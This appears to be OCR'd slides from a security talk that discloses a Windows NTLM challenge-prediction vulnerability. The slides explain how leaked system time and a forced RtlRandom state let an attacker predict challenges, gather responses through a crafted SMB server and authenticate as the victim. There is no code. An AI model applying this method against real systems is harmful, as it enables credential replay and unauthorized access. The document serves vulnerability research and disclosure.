
# Challenge generation macro analysis [3/3]

**KeQuerySystemTime**() return value

- It is incremented by 100-nanoseconds
- Could be the same among consecutive packets
- Only the middle 16-bits of CurrentTime.LowPart are used
- The current system time of the Server is leaked during SMB NTLM negotiation


➡ **KeQuerySystemTime() return value is known by the attacker**

# Multiple calls to KeQuerySystemTime()



# The attack: Loading dices

i. Set RtlRandom internal state to a known state
ii. Calculate possible challenges
iii. Collect possible responses
iv. Connect and use a valid response



# Challenge prediction attack [1/4]

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom
b. Receive response and save received timestamp
c. Simulate the M-M store behaviour
d. loop to a. until the simulated M-M vector is complete

Attacker

Victim

Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 0 | 0 |
| 0 | 0 | 0 |

Victim RtlRandom M-M vector

| | | |
|---|---|---|
| ? | ? | ? |
| ? | ? | ? |
| ? | ? | ? |

# Challenge prediction attack [1/4]

## Step 1 - Set RtlRandom internal state to a known state

**a.Send a packet that triggers RtlRandom**
b.Receive response and save received timestamp
c.Simulate the M-M store behaviour
d.loop to a. until the simulated M-M vector is complete


Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 0 | 0 |
| 0 | 0 | 0 |

Victim RtlRandom M-M vector

| | | |
|---|---|---|
| ? | ? | ? |
| ? | ? | ? |
| ? | ? | ? |

# Challenge prediction attack
[1/4]

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom

**b. Receive response and save received timestamp**

c. Simulate the M-M store behaviour

d. loop to a. until the simulated M-M vector is complete


Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 0 | 0 |
| 0 | 0 | 0 |

Victim RtlRandom M-M vector

| | | |
|---|---|---|
| ? | **v1** | ? |
| ? | ? | ? |
| **v6** | ? | **v8** |

# Challenge prediction attack
[1/4]

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom
b. Receive response and save received timestamp
**c. Simulate the M-M store behaviour**
d. loop to a until the simulated M-M vector is complete


Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | v1 | 0 |
| 0 | 0 | 0 |
| v6 | 0 | v8 |

Victim RtlRandom M-M vector

| | | |
|---|---|---|
| ? | v1 | ? |
| ? | ? | ? |
| v6 | ? | v8 |

# Challenge prediction attack

**[1/4]**

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom

b. Receive response and save received timestamp

c. Simulate the M-M store behaviour

**d. loop to a. until the simulated M-M vector is complete**


Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | v1 | 0 |
| 0 | 0 | 0 |
| v6 | 0 | v8 |

Victim RtlRandom M-M vector

| | | |
|---|---|---|
| ? | v1 | ? |
| ? | ? | ? |
| v6 | ? | v8 |

# Challenge prediction attack [1/4]

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom
b. Receive response and save received timestamp
c. Simulate the M-M store behaviour
**d. loop to a. until the simulated M-M vector is complete**


Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | v1 | 0 |
| 0 | 0 | 0 |
| v6 | 0 | v8 |

Victim RtlRandom M-M vector

| | | |
|---|---|---|
| ? | v1 | ? |
| ? | ? | ? |
| v6 | ? | v8 |

# Challenge prediction attack
[1/4]

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom
b. Receive response and save received timestamp
c. Simulate the M-M store behaviour
**d. loop to a. until the simulated M-M vector is complete**


Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | v1 | 0 |
| 0 | 0 | 0 |
| v6 | 0 | v8 |


Victim RtlRandom M-M vector

| | | |
|---|---|---|
| ? | v1 | **v2** |
| **v3** | ? | **v5** |
| v6 | ? | v8 |

# Challenge prediction attack
**[1/4]**

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom
b. Receive response and save received timestamp
c. Simulate the M-M store behaviour
**d. loop to a. until the simulated M-M vector is complete**




Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | v1 | **v2** |
| **v3** | 0 | **v5** |
| v6 | 0 | v8 |

Victim RtlRandom M-M vector

| | | |
|---|---|---|
| ? | v1 | v2 |
| v3 | ? | v5 |
| v6 | ? | v8 |

# Challenge prediction attack [1/4]

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom
b. Receive response and save received timestamp
c. Simulate the M-M store behaviour
**d. loop to a. until the simulated M-M vector is complete**


Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | v1 | v2 |
| v3 | 0 | v5 |
| v6 | 0 | v8 |

Victim RtlRandom M-M vector

| | | |
|---|---|---|
| ? | v1 | v2 |
| v3 | ? | v5 |
| v6 | ? | v8 |

# Challenge prediction attack
[1/4]

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom
b. Receive response and save received timestamp
c. Simulate the M-M store behaviour
**d. loop to a. until the simulated M-M vector is complete**


Attacker simulated M-M vector

| | | |
|---|---|---|
| 0 | v1 | v2 |
| v3 | 0 | v5 |
| v6 | 0 | v8 |


Victim RtlRandom M-M vector

| | | |
|---|---|---|
| v0 | v1 | v2 |
| v3 | v4 | v5 |
| v6 | v7 | v8 |

# Challenge prediction attack
[1/4]

## Step 1 - Set RtlRandom internal state to a known state

a. Send a packet that triggers RtlRandom
b. Receive response and save received timestamp
c. Simulate the M-M store behaviour
**d. loop to a. until the simulated M-M vector is complete**




Attacker simulated M-M vector

| | | |
|---|---|---|
| v0 | v1 | v2 |
| v3 | v4 | v5 |
| v6 | v7 | v8 |

Victim RtlRandom M-M vector

| | | |
|---|---|---|
| v0 | v1 | v2 |
| v3 | v4 | v5 |
| v6 | v7 | v8 |

# Challenge prediction attack
**[2/4]**

## Step 2 - Calculate possible challenges

Given an internal RtlRandom() state it is necessary to calculate every possible combination that can be generated by it


Attacker simulated M-M vector

$$\text{unique}(\{\, 2 \times \begin{bmatrix} v0 & v1 & v2 \\ v3 & v4 & v5 \\ v6 & v7 & v8 \end{bmatrix} \,\}^2)$$

# Challenge prediction attack
**[3/4]**

## Step 3 - Collect possible responses


Force the victim to connect to a specially crafted SMB server to collect all the generated responses encrypted/hashed with his credentials



# Challenge prediction attack [4/4]

## Step 4 - Connect and use a valid response

Performing only one authentication attempt, the attacker gains access to the victim using a valid response for the issued challenge



# Clearing up Misconceptions

- This is not related to SMBRelay
  - This is a new vulnerability, different code, different issue, different patch
  - MS08-068 does not address this vulnerability nor prevents attacks against the same machine

- Passive replay attacks are/were possible
  - Outgoing NTLM auth connections don't need to use NTLMSSP (/extended security)
  - Windows NT4 vs current systems
  - Legacy Systems, Samba, Third-party SMB Implementations

# Vulnerability Scope, Severity and Impact

- MS categorized the vuln as '*Important*' and as an '*Elevation of privilege*'
- We discussed this with MS and accept their opinion..
- But we respectfully disagree... :)
  - '*Critical*' vulnerability that allows remote code execution

# Vulnerability Scope, Severity and Impact

- Affects all versions of Windows!
  - from NT4 to Windows 7, Server 2008, etc.

- It's a 14-year old vulnerability in the Windows authentication mechanism!
  - might be a 17-year old vuln if NT3.51 is also affected (not confirmed, anyone has a copy we can borrow? :))

Think about it... even passive replay attacks have been possible against Windows NTLM authentication sessions!

